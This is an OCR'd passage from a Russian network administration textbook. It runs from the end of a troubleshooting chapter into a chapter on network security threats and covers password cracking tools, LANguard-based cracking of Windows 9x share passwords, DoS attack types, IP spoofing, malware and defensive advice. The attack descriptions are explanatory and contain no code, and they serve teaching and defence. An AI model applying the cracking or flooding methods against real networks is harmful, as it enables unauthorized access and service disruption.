1. **Сбор начальных данных. На** данном этапе следует выслушать всех заинтересованных лиц (пользователей сети), которые расскажут о своих проблемах в процессе эксплуатации сетевых компонентов. При этом следует обратить внимание на четко и грамотно сформулированные вопросы, чтобы получить однозначные ответы. Именно на начальном этапе закладывается "фундамент" успешного решения проблемы в дальнейшем.
2. **Анализ собранных данных.** А теперь потребуется привлечь на помощь все имеющиеся знания и опыт. Желательно вспомнить о подобных ситуациях, которые происходили в прошлом, проконсультироваться с ведущими специалистами в этой области, а также ознакомиться со специализированной литературой. 8 процессе поиска неисправностей следует воспользоваться методом последовательного "отбрасывания" возможных причин сложившейся ситуации до тех пор, пока не будет найден компонент (аппаратный или программный), послуживший причиной сбоя в сети.
3. **Формирование и выполнение плана действий.** По результатам анализа составьте план проведения дальнейших действий. Здесь должны перечисляться "альтернативные" действия, которые следует предпринять в случае негативных последствий, явившихся результатом выполнения основных действий. Придерживайтесь последовательной методики реализации составленного плана.
4. **Тестируйте результаты выполненных действий.** Настоятельно рекомендуется проверять результаты выполняемых действий (даже в том случае, если вы абсолютно уверены в собственной непогрешимости). Вполне возможно проявление не учтенных заранее эффектов, которые могут нивелировать положительный результат выполненных вами действий.
5. **Документируйте все выполненные действия. В** обязательном порядке фиксируйте все выполняемые действия, направленные на устранение неисправностей. Вполне возможно, что вы еще не раз столкнетесь с этой проблемой в будущем, поэтому не стоит повторно выполнять ранее проделанную работу. Записи пригодятся и в том случае, если вы найдете новое место работы и будете передавать дела своему "преемнику".

Процесс локализации и устранения неисправностей является одной из наиболее трудных задач, выполняемых сетевым администратором. Несмотря на это, при наличии заранее составленного плана действий, соответствующих аппаратных и программных компонентов вы сможете решить все возможные в подобной ситуации затруднения.

Резюме

В настоящей главе рассматривались вопросы, связанные с администрированием сети. Подобного рода работы требуют наивысшего уровня квалификации персонала, в связи с чем их выполнение должно производиться уполномоченным на это лицом — сетевым администратором. В главе также были затронуты методы оценки производительности сети, способы локализации и устранения неисправностей, возникающих в процессе эксплуатации локальных сетей. Описана работа с наиболее распространенными программами, предназначенными для анализа и тестирования сетей.

В следующей главе рассматривается самая сложная проблема, возникающая при работе в локальных сетях, — обеспечение защиты данных.

Контрольные вопросы

1. Каким образом осуществляется управление пользователями и группами в Windows 2000?
   а) с помощью утилиты Сеть и удаленный доступ;
   б) посредством команды `ipconfig`;
   в) благодаря применению групповых политик.
2. Какая программа сетевого мониторинга входит в состав операционной системы Windows 2000?
   а) диспетчер задач;
   б) Microsoft System Monitor;
   в) утилита Установка и удаление программ.
3. На какой системной платформе используется программа ManageWise 2.7?
   а) Windows 95;
   б) Windows 2000;
   в) Novell NetWare.
4. Какая утилита предназначена для отслеживания маршрута, "проходимого" сетевыми пакетами?
   а) `ping`;
   б) `pathping`;
   в) `tracert`.

Глава 8

Защита сети

В этой главе...

- Возможные угрозы и оценка требований к безопасности
- Выбор средств реализации безопасности
- Защита сети от разрушения
- Резюме

В этой главе рассматриваются вопросы обеспечения безопасности локальных сетей (как подключенных к Internet, так и изолированных). Также уделено внимание выбору средств реализации компьютерной безопасности и проблемам зашиты сети от возможного разрушения.

Возможные угрозы и оценка требований к безопасности

Не следует переоценивать степень опасности, связанной с работой в локальных сетях, но также не стоит и "расслабляться", поскольку когда "гром грянет", будет уже слишком поздно. Нанесенный ущерб может быть минимальным (некоторые файлы документов, похищенные с вашего персонального компьютера, — письма личного характера, деловая переписка и т.д.), а может измеряться десятками тысяч долларов (в случае выхода из строя сервера, повлекшего за собой утрату информации, наработанной за многие годы). Конечно, последняя ситуация весьма маловероятна, поскольку вы, как сетевой администратор, регулярно выполняете резервное копирование информации (по крайней мере, понимаете важность этого мероприятия). В любом случае перед началом осуществления плана по защите данных в локальной сети следует оценить важность защищаемой информации, а также оценить стоимость реализации защитных мер. Это нужно сделать хотя бы из тех соображений, чтобы стоимость мероприятий по обеспечению безопасности не превысила ценность сохраняемых данных.

Начнем изложение материала с рассмотрения различных категорий возможных рисков, связанных с эксплуатацией локальных сетей.

Внешние угрозы

В настоящее время проблема внешних угроз безопасности локальных сетей крайне обострилась. Простота доступа к Internet, как оказалось, имеет обратную "темную сторону". По сути, сеть, подключенная к Internet, доступна любому достаточно опытному пользователю, "вооруженному" соответствующим инструментарием (разумеется, в том случае, если не разработана четкая иерархия мер соблюдения безопасности, которая планомерно внедряется на всех уровнях сети — от отдельной рабочей станции до выделенного сервера).

Мотивы для организации внешнего вторжения могут быть самыми различными (корыстные побуждения, месть, тщеславие и т.д.), но в любом случае следует обезопасить свою сеть от возможных "сюрпризов". Ниже перечислены возможные опасности, связанные с внешним вторжением:

- несанкционированный доступ посторонних лиц к ключам и паролям вашей сети;
- атаки DoS (Denial of Service, отказ в обслуживании);
- имитация IP-адреса;
- компьютерные вирусы и черви;
- активные действия хакеров;
- программы "троянских коней";
- возможные сценарии "взлома" локальных сетей;
- возможные угрозы при эксплуатации беспроводных сетей.

Все перечисленные типы угроз подробнее рассматриваются в следующих разделах.

Несанкционированное использование посторонними лицами ключей и паролей

Сначала дадим определение терминам, которые будут использоваться в дальнейшем.

Пароль — это некая последовательность символов (буквы, цифры и прочие символы), с помощью которой система проверяет идентичность пользователя, пытающегося получить доступ к сетевым ресурсам.

Ключ предназначается для проверки системой целостности канала коммуникации (внутри локальной сети или внешнего канала, подключающего систему к Internet).

Ключи и пароли реализуют классические методы предотвращения несанкционированного доступа посторонних лиц к сетевым ресурсам (потенциальных взломщиков будет интересовать именно эта информация).

Зачастую для незаконного получения пароля не требуется обладать мастерством суперпрограммиста или владеть академическими знаниями. Часто достаточно простых знаний в области человеческой психологии. Например, многие пользователи пренебрежительно относятся к возможным опасностям, связанным с несанкционированным доступом. Человек обычно считает, что беда может произойти с кем угодно, но только не с ним. И к сожалению, довольно часто ошибается. Именно поэтому многие пользователи в качестве пароля указывают собственное имя (фамилию) или вообще ограничиваются цифрой '1'. Поэтому подбор пароля в данном случае представляет весьма простую задачу. Некоторые легкомысленные сотрудники записывают секретные сведения на листках бумаги, которые затем приклеиваются на лицевых панелях мониторов. Достаточно удобно, не правда ли?! Пришел в офис, посмотрел в бумажку — и проблема с регистрацией решена. А на следующий день к вам в гости может пожаловать некий господин с мобильным телефоном, в который встроена миниатюрная видеокамера. В процессе решения важных вопросов он будет прохаживаться по офису, время от времени отправляя сообщения и делая важные звонки по мобильному телефону. Наверное, эта ситуация вам тоже знакома!

Описанный выше сценарий относится к арсеналу средств так называемой *социальной инженерии.* И арсенал этот достаточно обширен. Например, в один из далеко не прекрасных дней хакер может просто позвонить вам лично и, представившись представителем провайдера, попросит назвать имя вашей учетной записи и пароль. При этом он совершенно правильно назовет ваши имя и фамилию и сошлется на аварию, якобы имевшую место на сервере, в результате чего необходимо восстановить данные. Именно для этого ему может потребоваться ваш пароль.

Если же методы социальной инженерии не приносят должного результата, хакер может воспользоваться другими уловками. Один из наиболее распространенных "альтернативных" методов — подбор паролей с помощью специальных программ, именуемых *взломщиками паролей*. Подобная программа перебирает все возможные комбинации букв, цифр и других символов со скоростью несколько десятков тысяч комбинаций в секунду (метод brutal force, грубой силы). Эти программы могут также использовать более "интеллектуальные" методы (подбор паролей со словарем, например). Существуют версии подобных программ, предназначенные для взлома файловых архивов, защищенных паролями. Конечно, если был выбран достаточно длинный пароль (не менее 8 символов), время работы подобной программы будет измеряться часами.

На рис. 8.1 показано окно программы Advanced ZIP Recovery Password, разработанной фирмой Elcomsoft. Программа может быть полезной как "забывчивому" пользователю, который год назад защитил паролем важный файловый архив, а затем потерял свою записную книжку с паролями и другой очень важной информацией, так и потенциальному взломщику, который "выкрал" ценные архивные файлы с сервера, а теперь получит доступ к их содержимому.




Рис. 8.1. Окно программы Advanced ZIP Password Recovery

Существует аналогичная программа, предназначенная для "взлома" RAR-архивов. Она не столь эффективна, как ее "ZIP-родственница", поскольку защита паролем RAR-архивов более надежна. Окно программы Advanced RAR Password Recovery представлено на рис. 8.2.

Конечно, бывают такие ситуации, когда перечисленные средства недостаточны для получения вожделенного пароля. Как всегда, в этом случае доступны некие альтернативные способы.

Например, хакер вполне может воспользоваться программой сетевого анализатора пакетов с тем, чтобы перехватить пакет данных, который включает пароль. Подобного рода программы достаточно полно освещены в предыдущей главе, я же позволю себе остановиться на описании еще одной программы подобного рода — GFI LANguard Network Security Scanner 3. В следующем разделе будет описан некий сценарий "взлома" сети, главным действующим лицом которого является именно эта программа.




Рис. 8.2. Окно программы Advanced RAR Password Recovery

Пример "взлома" одноранговой сети

Одноранговые сети, построенные на базе Windows 9x, обеспечивают недостаточно высокий уровень безопасности. Проблемы также порождает "дыра" в системе безопасности, из-за которой возможен "перехват" сетевого пароля за считанные доли секунды (в случае применения специализированных программ — сетевых сканеров). Причина появления "дыры" заключается в ошибке реализации SMB в Windows 9x. Для того чтобы узнать пароль, "запирающий" какой-либо сетевой ресурс, вовсе не нужно перебирать все возможные комбинации слов и отдельных символов. Достаточно просто подобрать первую букву пароля, потом вторую и на этом все завершается — пароль подобран. Независимо от длины исходного пароля, время его подбора не превышает минуты.

Сам процесс "взлома" одноранговой сети производится с помощью программы GFI LANguard Network Security Scanner (http://www.gfi.com), причем в данном случае время получения пароля не превышает одной секунды. Данная программа использует указанную выше ошибку системы зашиты, допущенную разработчиками Microsoft Windows 9x. Подробнее свойства и методика работы с программой будут рассмотрены в следующих разделах главы. А сейчас кратко рассмотрим основные задачи, выполняемые программой.

- Сканирование больших (корпоративных) сетей путем отсылки UDP-запросов по каждому IP-адресу.
- Отображение имен NETBIOS для каждого ответившего компьютера.
- С использованием NETBIOS-имени компьютера возможен просмотр текущих пользователей данного компьютера, а также MAC-адресов сетевых адаптеров.
- Обнаружение используемой операционной системы осуществляется путем отсылки SMB-запросов (Windows 9x/NT/2k/Unix).

- Перечисляются все общие ресурсы удаленного компьютера (включая принтеры, административные ресурсы c$, DS, ADMIN$).
- Идентификация паролей (защита на уровне общих сетевых ресурсов) в операционных системах Windows 9x.
- Тестирование уровня парольной защищенности ОС Windows 9x/NT/2000 с применением словарей наиболее часто используемых паролей.
- Идентификация всех известных служб (например, www/ftp/telnet/smtp).
- Отображение списка общих ресурсов, пользователей (детальная информация), служб, сеансов, времени TOD (Time of Day, текущее время) удаленного компьютера (Windows NT/2000).
- Возврат информации из системного реестра.
- Сканирование всех известных портов.
- Обнаружение устройств, поддерживающих протокол SNMP, проверка сетевых ресурсов (например маршрутизаторов, сетевых принтеров и т.д.).
- Поддержка методов формирования сообщений (способы социальной инженерии).
- Просмотр информации DNS, возврат IP-адресов, соответствующих именам хостов (процедура, которая является обратной операции определения DNS-имен).
- Поддержка трассировки сети в целях составления сетевой карты.
- Отображение списка зарегистрированных на данном компьютере пользователей.
- Отображение времени существования паролей пользователей (безусловно, полезная информация для хакера).
- Сведения о времени последней регистрации пользователя.
- Создание отчета в формате HTML.

К сожалению, при работе на платформе Windows 9x многие функции программы будут недоступными, о чем уведомляет сообщение, которое отображается при загрузке этой программы.

Еще одно достоинство программы заключается в том, что пользователям отсылаются оповещения о возможном наличии "троянских коней" в случае, если будет "занят" наиболее часто используемый этими "вредоносными" программами порт. Файл, включающий перечень портов, может дополняться и изменяться пользователем, равно как и дополнить самому, как и файл паролей, используемый для проведения атаки с применением словаря.

Программа LANguard также может применяться в целях взлома паролей, защищающих общие ресурсы Windows 9x. При этом используется так называемый метод "грубой силы" (общее время взлома составляет менее 1 секунды), а также подбор паролей к общим ресурсам Windows NT/2000 с применением словаря.

Программа LANguard предоставляет в распоряжение пользователей две такие интересные возможности, как:

- перезагрузка удаленного компьютера;
- отсылка сетевых сообщений пользователям.

Здесь мы временно прекратим описание возможностей этой интереснейшей программы и перейдем к рассмотрению других типов внешних угроз.

Атаки DoS

В этом разделе рассказывается об активных "вредоносных" действиях, следствием которых может быть полное разрушение сети. Одним из наиболее распространенных типов подобных действий является атака типа DoS (Denial of Service, Отказ в обслу-

живании). Довольно часто эти виды атак применяются организованными группами хакеров, которые стремятся вывести из строя корпоративные Web-узлы или даже целые сети.

Если целью атаки DoS является отдельный компьютер, то в процессе ее организации используются различного рода "дыры" в системном и прикладном ПО, установленном на этом компьютере. Если же атака направлена на сеть, будут использованы недостатки в системе сетевой зашиты. Устранение "дыр" в программах реализуется с помошью так называемых "патчей" (код, используемый для устранения недоработок в программе). В результате применения подобного кода закрываются "лазейки" для предпринимаемых атак типа DoS.

Выполнение атак этого типа не влияет на работоспособность компьютера, их цель — повредить сеть. Эта цель достигается путем "наполнения" сети бесполезными пакетами, а также с помошью имитации различных сетевых "неисправностей".

Атаки DoS делятся на следующие четыре категории:

- атаки типа Ping of Death;
- атаки, реализованные на основе протокола ICMP;
  - атаки типа Smurf;
- атаки типа SYN.

А теперь вкратце остановимся на описании каждой из упомянутых выше категорий.

Атаки типа Ping of Death

В процессе осуществления атак подобного типа применяется так называемое ограничение на длину передаваемого пакета (MTU, Maximum Transmission Unit). Фактическая величина этого ограничения зависит от типа среды, а также от вида применяемой сетевой архитектуры. Если длина передаваемого пакета превышает величину, определенную значением MTU, производится его разбиение на несколько меньших пакетов, которые затем собираются на принимающем компьютере.

Длина IP-пакета, в которую включен ответный отклик ICMP, ограничена значением 65 535 октетов *(октет* включает 8 битов данных). Хакер также ознакомлен с этой информацией, поэтому посылает пакеты, в которых длина поля данных ответного отклика ICMP превышает предельное количество октетов. Процесс сборки подобных пакетов завершается неудачей. В результате блокируется функционирование сети. Отсюда и произошло название "ping of death" ("стук смерти").

Атаки, реализованные на основе протокола ICMP

Смысл этого вида атаки заключается в "переполнении" системы пакетами ICMP, которые изначально предназначаются для проверки корректности информации, а также обнаружения ошибок в передаваемых в Internet пакетов данных. Пакеты 1CMP обычно передаются с помощью команды ping, главное назначение которой заключается в определении факта подключения компьютера к сети (при этом целевой компьютер указывается с помошью IP-адреса или имени хоста, которое будет преобразовано в IP-адрес).

В процессе выполнения команды ping отсылается ICMP-сообщение Echo Request (эхо-запрос), а затем ожидается ответное ICMP-сообщение, Echo Replay (эхо-воспроизведение). Смысл атак этого типа заключается в том, чтобы отсылать пакеты по целевому IP-адресу непрерывным потоком. В результате производительность сервера уменьшается, а затем он отключается из-за превышения параметра времени ожидания ответа.

Атаки типа Smurf

Этот вид атак представляет собой поток пакетов ICMP, который затрагивает все службы провайдера или даже весь сетевой сегмент. Сообщения 1CMP, отсылаемые по широковещательному адресу, приводят к генерированию ответов всех компьютеров подсети. Поэтому производительность всех сетевых соединений падает, в результате чего происходит отключение всех пользователей.

Интересно отметить, что как только хакер получает доступ к сети, он отсылает широковещательное сообщение, в котором указывается один из адресов атакуемой сети. В результате все сетевые устройства, входящие в состав атакованной сети, посылают ICMP-сообщения по указанному адресу. Таким образом, сеть "забивается" тысячами битов ответных откликов, отсылаемых сотнями хостов атакованной сети. Особенно быстро исчерпываются ресурсы низкоскоростных глобальных каналов связи между провайдером и сетью. При этом вредному влиянию подвергается не только целевая сеть, но и все промежуточные сети, "пропускающие" поток сгенерированных в этом случае сообщений.

Атаки типа SYN

Пытаясь нарушить сетевые соединения, хакер может "вмешаться" в последовательность согласования, реализуемого в ходе установки сеанса TCP. Соответствующая схема изображена на рис. 8.3.




Рис. 8.3. Установка сеанса связи TCP

В данном случае процесс установки соединения может быть условно разделен на три этапа:

- клиент передает запрос согласования SYN, реализованный в виде сгенерированной последовательности цифр;
- сервер передает подтверждение ACK, которое сформировано в виде принятого сервером числа, сгенерированного клиентом, плюс единица;
- клиент добавляет единицу к числу SYN, созданному сервером, затем передает его серверу в качестве ACK-подтверждения. После того как сервер и клиент получат подтверждения, устанавливается соединение.

В случае проведения атак подобного рода хакер запускает достаточно много запросов на установление сеанса (как правило, используя сымитированный IP-адрес). На основе этих запросов формируется очередь принимающим компьютером. Таким образом, хакер может легко добиться состояния "переполнения" очереди, в результате чего практически полностью блокируется обработка запросов, а также установка сеансов. В итоге легальные сетевые пользователи не могут установить соединение.

Имитация IP-адреса

Процесс имитации IP-адреса осуществляется с помощью изменения заголовка передаваемого пакета, В результате создается впечатление, что этот пакет передается компьютером, которому принадлежит сымитированный адрес. Этот метод даже не заслуживает звания "атаки", а скорее используется для получения доступа к сетевым компьютерам в целях похищения или повреждения хранящихся на них данных. Изменение заголовков адресов может осуществляться динамическим образом (в сетевом сеансе), причем на короткое время, поэтому обнаружить подобный вид вторжения не так уж и просто.

Компьютерные вирусы и черви

Довольно часто в средствах массовой информации подымается "шумиха" по поводу появления новых опасных вирусов и червей. Чаще всего подобного рода сведения можно найти в пресс-релизах фирм-разработчиков антивирусных программ. За последние годы целые полчища новых вирусов и червей нанесли огромный и во многих случаях непоправимый ущерб компьютерам и сетям, на которые им удавалось проникнуть, а также неоднократно блокировали передачу данных по глобальным каналам Internet. С глубоким прискорбием приходится констатировать факт, что жертвами очередных атак зловредных вирусов и червей чаще всего оказываются пользователи Windows, которые не обращают внимания на подобные угрозы до тех пор, пока "гром не грянет".

Чтобы избежать опасностей подобного рода, следует четко представлять характер и последствия, связанные с инфицированием вашего компьютера. Приведем несколько основных определений, которые будут полезны в процессе дальнейшего изложения материала.

- Вирус. Фрагмент программного кода, который может "размножаться" путем присоединения к другому объекту. Достаточно часто появление нового вируса вовсе не связано с написанием новой и оригинальной программы. На самом деле многие "вирусные нашествия", которые изначально воспринимались как результат появления новых образований, возникали путем применения переписанных, а также повторно упакованных версий старых вирусных кодов. Когда компьютер, работающий под управлением операционных систем из семейства Windows, поражается вирусом, то атакуется системный реестр, затем переписывается код системных файлов, вирус также пытается использовать почтовые программы в целях дальнейшего распространения. Вирусная программа может производить самые различные действия (в зависимости от мастерства и фантазии злого гения, создавшего эту программу). В частности, могут повреждаться или уничтожаться файлы данных, удаляться ранее установленные прикладные программы, нарушается работа операционных систем либо даже повреждаются некоторые аппаратные компоненты ПК (например, уничтожается информация, которая хранится в микросхеме BIOS).
- Черви. Компьютерные черви — это независимые программы, главное свойство которых заключается в том, что они могут воспроизводить самих себя, распространяясь таким образом между компьютерами. Обычно процесс распростра-

нения происходит с помощью сети или путем присоединения к электронным сообщениям. Многие черви также включают вирусный код, повреждающий данные или запрашивающий столь большой объем системных ресурсов, что именно по этой причине система выходит из строя.

Появление компьютерных вирусов датируется уже далеким 1980 годом, когда возникла первая "вирусная пандемия", в качестве среды распространения выступали обыкновенные дискеты, содержащие файлы с инфицированным кодом. Конечно, скорость распространения вирусов в те годы была поистине "черепашьей" и ограничивалась одним географическим районом (в котором проживали обладатели "зараженных" дискет). Однако технический прогресс и глобализация привели к тому, что ситуация с распространением вирусов все чаще и чаще выходит из-под контроля. Причин этому несколько, в частности, платформа Windows получила очень широкое распространение, а такие популярные почтовые программы, как Microsoft Outlook и Outlook Express, установлены практически на каждом ПК, подключенном к Internet. "Вирусописатели" постоянно усложняют свои "творения", снабжая их "интеллектуальными" процедурами по установке, применяя замысловатые приемы кодирования, загружая подключаемые блоки кода, а также модули, реализующие автоматическое обновление через Internet. Код *полиморфных вирусов* может изменяться в процессе инфицирования новых файлов, что приводит к существенному затруднению их обнаружения и удаления. Поэтому вирусный сканер может воспринять две копии одного и того же вируса в качестве двух совершенно различных вирусов. Следует также упомянуть о целом классе "враждебных" программ, называемых *стелс-вирусами*. Этим кодам присущи столь изощренные приемы маскировки, что антивирусные программы просто бессильны в борьбе с ними. К сожалению, в наше время появились редакторы вирусных кодов, поставляемые вместе с образцами вполне работоспособных вирусов. Используя подобный инструментарий, любой "чайник" может создать вполне функциональный вирус и даже "выпустить джинна на свободу". Что ж, далеко не всегда плоды прогресса сладкие, чаще всего им присуща горечь.

Многие программы вирусов и червей могут распространяться путем присоединения к электронным сообщениям, после чего вирусы рассылают собственные копии по адресам, обнаруженным на инфицированном компьютере. Некоторые же, подобно вирусу CIH (Chernobyl), могут скрывать собственный вирусный код в системном файле, причем запуск кода на выполнение производится в заданное автором вируса время.

Часто бывает так, что в момент открытия пользователем зараженного почтового файла, содержащего вложения, в отдельном окне начинает воспроизводиться некий "мультик", который способен отвлечь внимание пользователей от внешних признаков, характеризующих разрушительную деятельность вируса.

Другие вирусы, находящиеся в почтовых вложениях, маскируются путем добавления дополнительного расширения имени к инфицированному файлу. Эта стратегия основана на предположении о том, что потенциальная цель вируса использует заданные по умолчанию настройки Windows Explorer, позволяющие не отображать расширения известных типов файлов. Например, вирус SirCam может инфицировать случайным образом выбранный файл, добавляя к нему свое расширение, а также преобразуя его в исполняемый файл. Если отключено свойство по отображению расширений имен файлов, присоединенный файл имеет вид стандартного документа Microsoft Word, поэтому появляется соблазн посмотреть его содержимое в окне текстового редактора.

Хотя большинство вирусов и червей распространяются в виде файлов, присоединенных к электронным сообщениям, этот метод передачи не является единственным. Вирусный код может "подхватываться" незащищенными компьютерами через общедоступные сетевые ресурсы, сценарии, а также элементы управления ActiveX.

Достаточно часто "подпольные" Web-узлы, распространяющие нелегальные копии программ, порнографические картинки или другую информацию подобного рода, являются своего рода "рассадниками" вирусов. Этот момент следует учитывать сетевому администратору в процессе проведения "профилактических" бесед с пользователями.

Каким же образом можно остановить вирусы и черви на начальном этапе, не допустив фатального повреждения данных и программ, установленных на компьютере или в сети? Для этого следует выполнять следующие рекомендации.

- Обращайте внимание на признаки, "говорящие" о появлении новых вирусов. Придерживаться подобной тактики особенно важно на протяжении первых нескольких часов или дней после того, как поступила информация о появлении нового вируса или червя (ведь в это время еще отсутствуют обновления антивирусных программ, направленные на выявление и ликвидацию новой вредоносной программы). Файлы, присоединенные к электронным сообщениям, которые присылаются даже вашими хорошими знакомыми, должны восприниматься настороженно.
- Установите антивирусные программы, которые следует своевременно обновлять. Весьма желательно выполнять обновления еженедельно, поскольку в противном случае пользы от подобных программ будет немного. Идентификация инфицированных файлов грамотно спроектированной антивирусной программой осуществляется путем отслеживания загружаемых файлов, а также файлов почтовых вложений в режиме реального времени.
- Обучайте других сетевых пользователей методикам, позволяющим предотвратить инфицирование вирусными программами. Удостоверьтесь в том, что пользователи, работающие совместно с вами в сети, не склонны посещать "подозрительные" Web-узлы, а также открывать файлы, вложенные в почтовые сообщения. Рассказывайте им о важности своевременного обновления антивирусных программ.
- Возводите дополнительные преграды, препятствующие проникновению вирусов на компьютеры. Наилучшая зашита от вирусов и червей заключается в их изоляции от пользователя. Некоторые программные брандмауэры, разработанные независимыми фирмами-производителями, поддерживают дополнительные уровни зашиты, позволяющие блокировать "зловредный" код. Более подробно программные (а также аппаратные) брандмауэры будут рассмотрены в следующих разделах главы. Последние версии Outlook и Outlook Express позволяют отключать потенциально опасные присоединенные файлы. В корпоративной сети, включающей сервер и шлюзы электронной почты, может устанавливаться "карантин" для подозрительных сообщений.

Активные действия хакеров

Если вы периодически читаете газеты или смотрите голливудские фильмы, наверняка имеете представление о хакерах. Этакие небритые личности, которые проводят ночи напролет за клавиатурой компьютера и питаются гамбургерами, запивая их литрами растворимого кофе. Таланты хакера поистине не имеют границ. Он может легко "взломать" защиту любой банковской системы, корпоративной базы данных или даже проникнуть в военные сети.

Конечно, в реальном мире хакеры не столь могущественны, как их идеально-романтизированные образы. Хотя и не следует недооценивать возможной опасности, поскольку если компьютер, подключенный к Internet, не защищен, хранящиеся на нем данные могут быть легко похищены или просто уничтожены.

Некоторые профессионалы в области компьютерной безопасности полагают, что средства массовой информации неверно толкуют и применяют слово *хакер*. Вообще говоря, хакером считается любой специалист в области программирования, который занимается изучением компьютеров и операционных систем, а также осваивает их возможности, обнаруживая при этом различные "слабые места". Так называемые *белые хакеры* занимаются поиском и устранением "слабых мест", имеющих место в операционных системах, приложениях и сетях. Именно эти специалисты пользуются заслуженным уважением в профессиональной среде. Однако есть еше и так называемые *черные хакеры* (взломщики), которые могут анонимным образом "проникать" в другие компьютеры и сети, осуществляя так называемый несанкционированный доступ. Иногда подобные действия предпринимаются "шутки ради", но чаще всего преследуется чисто коммерческий интерес, например, "взлом" банковской системы или воровство номеров кредитных карточек.

В большинстве случаев злоумышленники, нарушающие работу компьютеров и вычислительных систем, не имеют какой-либо определенной цели. Они используют широко доступные утилиты, позволяющие автоматизировать процесс взлома и регистрации в системе. С помощью подобных инструментов можно сканировать сотни и даже тысячи IP-адресов в поисках определенных "слабых" мест. Особенно эффективен этот метод при тестировании постоянных подключений к Internet (кабельные модемы, DSL-линии и т.д.), когда соответствующие IP-адреса не изменяются. Ниже описаны несколько *соответствующих* примеров.

- **Незащищенные** совместно используемые ресурсы. Как правило, ресурсы общего доступа должны быть открытыми только для пользователей сети. Практически же, если совместно используемые ресурсы защищены слабо, доступ к ним можно получать с других компьютеров из того же сегмента сети (например, со стороны пользователей, подключенных к тому же модему или кабельному маршрутизатору), а также, при определенных обстоятельствах, с другого компьютера, подсоединенного к Internet. Злоумышленник, обнаруживший открытые ресурсы общего доступа, которые не защищены паролем, может по собственному усмотрению распоряжаться всеми файлами и папками этого компьютера. И что особенно важно, он сможет установить одну из нескольких программ удаленного доступа, с помощью которой получит полный контроль над данным компьютером.
- Открытые служебные порты. Если на вашем компьютере выполняется серверная программа и злоумышленник обнаружит сей факт, то он может прозондировать его на предмет уязвимости парольной зашиты или по ряду других параметров, которые получили репутацию "слабых" звеньев" системы безопасности. Если постоянно не работать над устранением подобных "дыр" в системе безопасности, хакер вполне может ими воспользоваться и получить доступ к ресурсам вашего компьютера. Объектами подобного рода атак часто являются Web-серверы, FTP-серверы, программы удаленного доступа типа pcAnywhere, а также "программные пейджеры" (например ICQ).

Программы "троянских коней"

Программы "троянских коней" также известны под названием программ "черных дверей". Этот код может функционировать в качестве скрытого сервера, позволяя получать контроль над удаленным компьютером, причем владелец компьютера может и не знать об этом. Программы "троянских коней" обычно маскируются под видом безобидного кода (почтовая открытка, безобидная "игрушка"), вследствие чего доверчивые пользователи устанавливают их на своих компьютерах. Компьютеры, на которых установлена программа "троянского коня", иногда называются *зомби*. Целые ар-

мии подобных зомби могут применяться в целях проведения массированных атак, в результате осуществления которых наносится вред функционирующим Web-узлам.

Чтобы предупредить возможные атаки хакеров, пытающихся проникнуть в ваш компьютер из Internet, воспользуйтесь следующими советами.

- Отключайте службы, которыми не пользуетесь. Если вы установили персональный Web-сервер для экспериментирования в сфере разработок Web-страниц, но уже не пользуетесь им, удостоверьтесь в том, что он не выполняется. Подобный сервер представляет для злоумышленника легкую "добычу". (Более подробная информация относительно отключения таких служб содержится в разделе "Отключение ненужных служб").
- Используйте программы брандмауэров для блокировки доступа к компьютеру и отслеживания попыток несанкционированного вмешательства. Программы брандмауэров, созданные сторонними производителями, предлагают целый ряд возможностей, среди которых блокировка нежелательных подключений и ограничение доступа к Internet определенными приложениями.
- Применяйте аппаратные барьеры с целью поддержки в сетях дополнительного уровня зашиты. Простой маршрутизатор или резидентный шлюз поддерживает основную трансляцию сетевых адресов, которая "прикрывает" сетевые IP-адреса компьютеров и таким образом предотвращает попытки вмешательства в работу сети. Более сложные (и более дорогие) устройства брандмауэров имеют дополнительную возможность по блокировке определенных портов и протоколов, которые могли бы стать мишенью посягательства извне.

Возможные сценарии "взлома" локальных сетей

